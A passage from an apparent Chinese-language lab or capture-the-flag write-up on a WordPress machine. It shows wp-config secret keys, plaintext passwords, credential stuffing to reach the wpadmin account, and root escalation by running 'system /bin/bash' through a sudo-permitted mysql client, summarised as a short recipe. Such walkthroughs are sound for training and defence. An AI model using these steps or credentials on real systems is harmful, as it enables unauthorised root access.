define( 'SECURE_AUTH_KEY',  'A5#uw+^B_f:K]WNq@aoXLpD@bmMD/hev^UAf,^lTCX3@a1&7A(qLFS_{I=pYw(ET' );
define( 'LOGGED_IN_KEY',    '~*TFb3]y1^|G9j%?Z@F[63A+AAT<mndFo-H{q0P#Nz/qYN3da@UXyY6YP6`7QNmy' );
define( 'NONCE_KEY',        'bP88<WoD?9;eN0yM9A{+])!$(k[zp{:-.ZS6Fk*snlJN&GXU6Zy_)wEbqk>-? nn' );
define( 'AUTH_SALT',        'SX%VenTL%k&f%i8tFAhtf#svIc|nt.&t~R%zp=:n:Q%e0Ux?k,-j?ZAjZZ%;w1ih' );
define( 'SECURE_AUTH_SALT', '-e Z<w<q8F~Tm7IeNu2nSa^or=*B?bV*yRBa+4; My}cIJ]?L%j14RWghI,D^M^5' );
define( 'LOGGED_IN_SALT',   '}Z}fYC%Mv;;ON/h~$c2c,u[FZ>`YaiscN6UY&HCcXUVl{miUbX4a/ LdJ^AoL/Z{' );
define( 'NONCE_SALT',       'BQPaC,#p}PEcU^eC*Hwss>9~UCEKhv]tox~PN)?B.kSn%tC)V~pZ6RpOBR>80o5+' );

$table_prefix = 'wp_';

define( 'WP_DEBUG', false );

if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
}
require_once ABSPATH . 'wp-settings.php';
mysql -uadmin -p
Enter password: Wp_Admin#123
```

3.3.3 提權嘗試

常規提權

sudo -l

失敗

內核提權

失敗

suid位提權

失敗

其他提權方法


撞庫

用我們已知的賬號和密碼組合來嘗試爆破:

賬號:wpadmin,root

密碼:adam14,Wp_Admin#123

成功提權




```
su - wpadmin
Password: adam13
su: Authentication failure
su - wpadmin
Password: Wp_Admin#123
su: Authentication failure

mysql -u wpadmin -p
Enter password: adam14
ERROR 1045 (28000): Access denied for user 'wpadmin'@'localhost' (using passwo

q
/bin/sh: 58: q: not found
su - wpadmin
Password: adam14

id
uid=1001(wpadmin) gid=1001(wpadmin) groups=1001(wpadmin)
```

3.4二次提權

常規提權


sudo -l




```
id
uid=1001(wpadmin) gid=1001(wpadmin) groups=1001(wpadmin)


sudo -l
Matching Defaults entries for wpadmin on wp:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User wpadmin may run the following commands on wp:
    (root) NOPASSWD: /usr/bin/mysql -u root -D wordpress -p
```

這個信息告訴我們是通過root來執行mysql;那麽這個mysql會有root權限,我們也許可以通過mysql來獲得root權限

進入MySQL后執行system函數即可獲得root.shell;但是目前無法獲得交互式shell,結果失敗



```
wpadmin@wp:~$

wpadmin@wp:~$ sudo /usr/bin/mysql -u root -D wordpress -p
sudo /usr/bin/mysql -u root -D wordpress -p
Enter password:

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 86
Server version: 10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [wordpress]> system id
system id
uid=0(root) gid=0(root) groups=0(root)
MariaDB [wordpress]> /bin/bash
```



```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [wordpress]> system id
system id
uid=0(root) gid=0(root) groups=0(root)
MariaDB [wordpress]> /bin/bash
/bin/bash
    → ;
;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server v
/bin/bash' at line 1
MariaDB [wordpress]> system /bin/bash
system /bin/bash
root@wp:/home/wpadmin#

root@wp:/home/wpadmin#

root@wp:/home/wpadmin# ls -l
ls -l
total 12
-rwxrwxr-x 1 wpadmin wpadmin 207 Dec  3 04:33 LjKjR9Rw
-r-------- 1 wpadmin wpadmin  33 May  8  2021 local.txt
-rwxrwxr-x 1 wpadmin wpadmin 141 Dec  3 04:31 WzqYAPrV
root@wp:/home/wpadmin# ls -l
ls -l
total 12
```

```
sudo /usr/bin/mysql -u root -D wordpress -p
#mysql
system /bin/bash
```

4.總結